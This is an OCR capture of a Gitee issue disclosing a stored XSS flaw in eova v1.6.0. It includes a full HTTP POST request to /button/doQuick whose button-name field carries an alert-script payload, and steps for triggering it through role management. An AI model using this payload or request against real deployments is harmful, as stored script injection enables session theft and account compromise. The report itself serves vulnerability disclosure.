Gitee Pages JavaDoc Quality Analysis

Jenkins for Gitee Baidu Efficiency Cloud Tencent CloudBase

Tencent Cloud Serverless 悬镜安全

Don't show this again

Issues / 详情

There is a stored xss vulnerability exists in eova

意向 #I4VRE9 Requirement lyf123lyf Opened this issue 20

[Suggested description]
Cross SIte Scripting (XSS) vulnerability exists in eova. Because the f
characters entered by the user, the malicious JS code was executed.

[Vulnerability Type]
Cross Site Scripting (XSS)

[Vendor of Product]
https://gitee.com/eova/eova

[Affected Product Code Base]
v1.6.0


[Affected Component]
POST /button/doQuick HTTP/1.1
Host: localhost:8700
Content-Length: 147
sec-ch-ua: " Not A;Brand";v="99", "Chromium";v="92"
Accept: application/json, text/javascript, /; q=0.01
X-Requested-With: XMLHttpRequest
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.131 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://localhost:8700
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:8700/button/quick/biz_demo_tree_code
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Cookie: locale=zh-cn; Hm_lvt_a4980171086658b20eb2d9b523ae1b7b=1645520663,1645696647; JSESSIONID=D8FBC740992D82D7A03C51EC3BBFEF12
Connection: close

menu_code=biz_demo_tree_code&icon=eova-icon0&name=12%3Cscript%3Ealert(%22xss%22)%3C%2Fscript%3E&ui=%2FTologin&uri=&bs=%2FtoLogin&group_num=0&role=1

[Attack Type]
Remote

[Impact Code execution]
true

[Vulnerability proof]
Quickly add a button, and enter the malicious JS code in the button name information box.



Status
意向

Assignees
Not set

Projects
Unprojected

Pull Requests
None yet
Successfully merging a pull reque issue.

Duration (hours)
0

Planed to start - Planed t
Unscheduled - Unschedule

Top level
Not Top

Priority
Not specified


Labels
Not set

Milestones
No related milestones

Branches
No related branch

参与者 (1)

L



所属菜单编码 biz_demo_tree_code ×

图标 eova-icon0 (人靠衣装马靠鞍，选

名称 12<script>alert("xss")</scri × (必填)

前端代码文件 /Tologin


通按钮模版选择: [自定义] [后台执行] [二次确认 看帮助

服务权限配置 /toLogin

所属按钮组号 0 × (默认即可,主子模版子

分配给角色 超级管理员 (可多选)

Enter the system management - role management page, select a role for authorization, open the icon display list, and trigger the XSS pop-up window.



localhost:8700 显示

xss

确定

L lyf123lyf created 需求 9 months ago

Sign in to comment